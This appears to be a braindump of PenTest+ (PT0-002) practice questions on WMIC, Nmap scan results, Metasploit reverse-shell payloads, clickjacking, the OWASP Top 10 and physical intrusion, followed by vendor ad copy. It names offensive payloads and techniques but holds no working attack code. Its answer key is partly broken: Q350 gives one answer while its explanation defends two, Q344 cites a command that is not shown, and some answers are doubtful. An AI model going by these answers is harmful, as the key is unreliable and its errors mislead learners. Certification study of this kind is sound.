
A. Redirecting output from a file to a remote system
B. Building a scheduled task for execution
C. Mapping a share to a remote system

D. Executing a file on the remote system
E. Creating a new process on all domain systems
F. Setting up a reverse shell from a remote system
G. Adding an additional IP address on the compromised system

Answer: CD

Explanation:
WMIC.exe is a built-in Microsoft program that allows command-line access to the Windows Management Instrumentation. Using this tool, administrators can query the operating system for detailed information about installed hardware and Windows settings, run management tasks, and even execute other programs or commands.

NEW QUESTION 344
After gaining access to a previous system, a penetration tester runs an Nmap scan against a network with the following results:



```
Nmap scan report for 192.168.10.10

Port      State    Service        Version
135/tcp   open     msrpc          Microsoft Windows RPC
139/tcp   open     netbios-ssn    Microsoft Windows netbios-ssn
5985/tcp  open     Microsoft      HTTPAPI httpd 2.0 (SSDP/UPnP)

Nmap scan report for 192.168.10.11

Port      State    Service        Version
135/tcp   open     msrpc              Microsoft Windows RPC
139/tcp   open     netbios-ssn        Microsoft Windows netbios-ssn
3389/tcp  open     ms-wbt-server      Microsoft Terminal Services
```

The tester then runs the following command from the previous exploited system, which fails: Which of the following explains the reason why the command failed?

A. The tester input the incorrect IP address.
B. The command requires the -port 135 option.
C. An account for RDP does not exist on the server.
D. PowerShell requires administrative privilege.

Answer: C

NEW QUESTION 348
A consultant just performed a SYN scan of all the open ports on a remote host and now needs to remotely identify the type of services that are running on the host. Which of the following is an active reconnaissance tool that would be BEST to use to accomplish this task?

A. tcpdump
B. Snort
C. Nmap
D. Netstat
E. Fuzzer

Answer: C


NEW QUESTION 350
A penetration tester exploited a vulnerability on a server and remotely ran a payload to gain a shell. However, a connection was not established, and no errors were shown on the payload execution. The penetration tester suspected that a network device, like an IPS or next-generation firewall, was dropping the connection. Which of the following payloads are MOST likely to establish a shell successfully?

A. windows/x64/meterpreter/reverse_tcp
B. windows/x64/meterpreter/reverse_http
C. windows/x64/shell_reverse_tcp
D. windows/x64/powershell_reverse_tcp
E. windows/x64/meterpreter/reverse_https

Answer: B

Explanation:
These two payloads are most likely to establish a shell successfully because they use HTTP or HTTPS protocols, which are commonly allowed by network devices and can bypass firewall rules or IPS signatures. The other payloads use TCP protocols, which are more likely to be blocked or detected by network devices.

NEW QUESTION 355
The results of an Nmap scan are as follows:



```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-24 01:10 EST
Nmap scan report for ( 192.168.1.1 )
Host is up (0.0035s latency).
Not shown: 996 filtered ports

Port     State    Service    Version
22/tcp   open     ssh        OpenSSH 6.6.1p1
53/tcp   open     domain     dnsmasq 2.72
80/tcp   open     http       lighttpd
443/tcp  open     ssl/http   httpd

Service Info: OS: Linux: Device: router; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 18.45 seconds
```

Which of the following would be the BEST conclusion about this device?

A. This device may be vulnerable to the Heartbleed bug due to the way transactions over TCP/22 handle heartbeat extension packets, allowing attackers to obtain sensitive information from process memory.
B. This device is most likely a gateway with in-band management services.
C. This device is most likely a proxy server forwarding requests over TCP/443.
D. This device may be vulnerable to remote code execution because of a butter overflow vulnerability in the method used to extract DNS names from packets prior to DNSSEC validation.

Answer: B

Explanation:
The heart bleed bug is an open ssl bug which does not affect SSH Ref:
https://www.sos-berlin.com/en/news-heartbleed-bug-does-not-affect-jobscheduler-or-ssh

NEW QUESTION 357
Which of the following protocols or technologies would provide in-transit confidentiality protection for emailing the final security assessment report?

A. S/MIME
B. FTPS
C. DNSSEC
D. AS2

Answer: A

Explanation:
S/MIME stands for Secure/Multipurpose Internet Mail Extensions and is a standard for encrypting and signing email messages. It uses public key cryptography to ensure the confidentiality, integrity, and authenticity of email communications. FTPS is a protocol for transferring files securely over SSL/TLS, but it is not used for emailing. DNSSEC is a protocol for securing DNS records, but it does not protect email content. AS2 is a protocol for exchanging business documents over HTTP/S, but it is not used for emailing.

NEW QUESTION 362
A penetration tester who is conducting a web-application test discovers a clickjacking vulnerability associated with a login page to financial data. Which of the following should the tester do with this information to make this a successful exploit?

A. Perform XSS.
B. Conduct a watering-hole attack.
C. Use BeEF.
D. Use browser autopwn.

Answer: B

Explanation:
A clickjacking vulnerability allows an attacker to trick a user into clicking on a hidden element on a web page, such as a login button or a link. A watering-hole attack is a technique where the attacker compromises a website that is frequently visited by the target users, and injects malicious code or content into the website. The attacker can then use the clickjacking vulnerability to redirect the users to a malicious website or perform unauthorized actions on their behalf.
* A. Perform XSS. This is incorrect. XSS (cross-site scripting) is a vulnerability where an attacker injects malicious scripts into a web page that are executed by the browser of the victim. XSS can be used to steal cookies, session tokens, or other sensitive information, but it is not directly related to clickjacking.
* C. Use BeEF. This is incorrect. BeEF (Browser Exploitation Framework) is a tool that allows an attacker to exploit various browser vulnerabilities and take control of the browser of the victim. BeEF can be used to launch clickjacking attacks, but it is not the only way to do so.
* D. Use browser autopwn. This is incorrect. Browser autopwn is a feature of Metasploit that automatically exploits browser vulnerabilities and delivers a payload to the victim's system. Browser autopwn can be used to compromise the browser of the victim, but it is not directly related to clickjacking.
References:

- 1: OWASP Foundation, “Clickjacking”, https://owasp.org/www-community/attacks/Clickjacking
- 2: PortSwigger, “What is clickjacking? Tutorial & Examples”, https://portswigger.net/web-security/clickjacking
- 4: Akto, “Clickjacking: Understanding vulnerability, attacks and prevention”, https://www.akto.io/blog/clickjacking-understanding-vulnerability-attacks-and-prevention

NEW QUESTION 367
A penetration tester needs to perform a vulnerability scan against a web server. Which of the following tools is the tester MOST likely to choose?

A. Nmap
B. Nikto
C. Cain and Abel
D. Ethercap

Answer: B

Explanation:
https://hackertarget.com/nikto-website-scanner/

NEW QUESTION 370
Which of the following web-application security risks are part of the OWASP Top 10 v2017? (Choose two.)

A. Buffer overflows
B. Cross-site scripting
C. Race-condition attacks
D. Zero-day attacks
E. Injection flaws
F. Ransomware attacks

Answer: BE

Explanation:
A01-Injection
A02-Broken Authentication A03-Sensitive Data Exposure A04-XXE
A05-Broken Access Control A06-Security Misconfiguration A07-XSS
A08-Insecure Deserialization
A09-Using Components with Known Vulnerabilities A10-Insufficient Logging & Monitoring

NEW QUESTION 373
A physical penetration tester needs to get inside an organization's office and collect sensitive information without acting suspiciously or being noticed by the security guards. The tester has observed that the company's ticket gate does not scan the badges, and employees leave their badges on the table while going to the restroom. Which of the following techniques can the tester use to gain physical access to the office? (Choose two.)

A. Shoulder surfing
B. Call spoofing
C. Badge stealing
D. Tailgating
E. Dumpster diving
F. Email phishing

Answer: CD

NEW QUESTION 376
A penetration tester is conducting an authorized, physical penetration test to attempt to enter a client's building during non-business hours. Which of the following are MOST important for the penetration tester to have during the test? (Choose two.)

A. A handheld RF spectrum analyzer
B. A mask and personal protective equipment
C. Caution tape for marking off insecure areas
D. A dedicated point of contact at the client
E. The paperwork documenting the engagement
F. Knowledge of the building's normal business hours

Answer: DE

Explanation:
Always carry the contact information and any documents stating that you are approved to do this.

NEW QUESTION 379
A penetration tester joins the assessment team in the middle of the assessment. The client has asked the team, both verbally and in the scoping document, not to test the production networks. However, the new tester is not aware of this request and proceeds to perform exploits in the production environment. Which of the following would have MOST effectively prevented this misunderstanding?

A. Prohibiting exploitation in the production environment
B. Requiring all testers to review the scoping document carefully
C. Never assessing the production networks
D. Prohibiting testers from joining the team during the assessment

Answer: B

Explanation:
The scoping document is a document that defines the objectives, scope, limitations, deliverables, and expectations of a penetration testing engagement. It is an essential document that guides the penetration testing process and ensures that both the tester and the client agree on the terms and conditions of the test. Requiring all testers to review the scoping document carefully would have most effectively prevented this misunderstanding, as it would have informed the new tester about the client’s request not to test the production networks. The other options are not effective or realistic ways to prevent this misunderstanding.

NEW QUESTION 381

......

Thank You for Trying Our Product

We offer two products:

1st - We have Practice Tests Software with Actual Exam Questions

2nd - Questons and Answers in PDF Format

PT0-002 Practice Exam Features:

* PT0-002 Questions and Answers Updated Frequently

* PT0-002 Practice Questions Verified by Expert Senior Certified Staff

* PT0-002 Most Realistic Questions that Guarantee you a Pass on Your FirstTry

* PT0-002 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year

100% Actual & Verified — Instant Download, Please Click
Order The PT0-002 Practice Test Here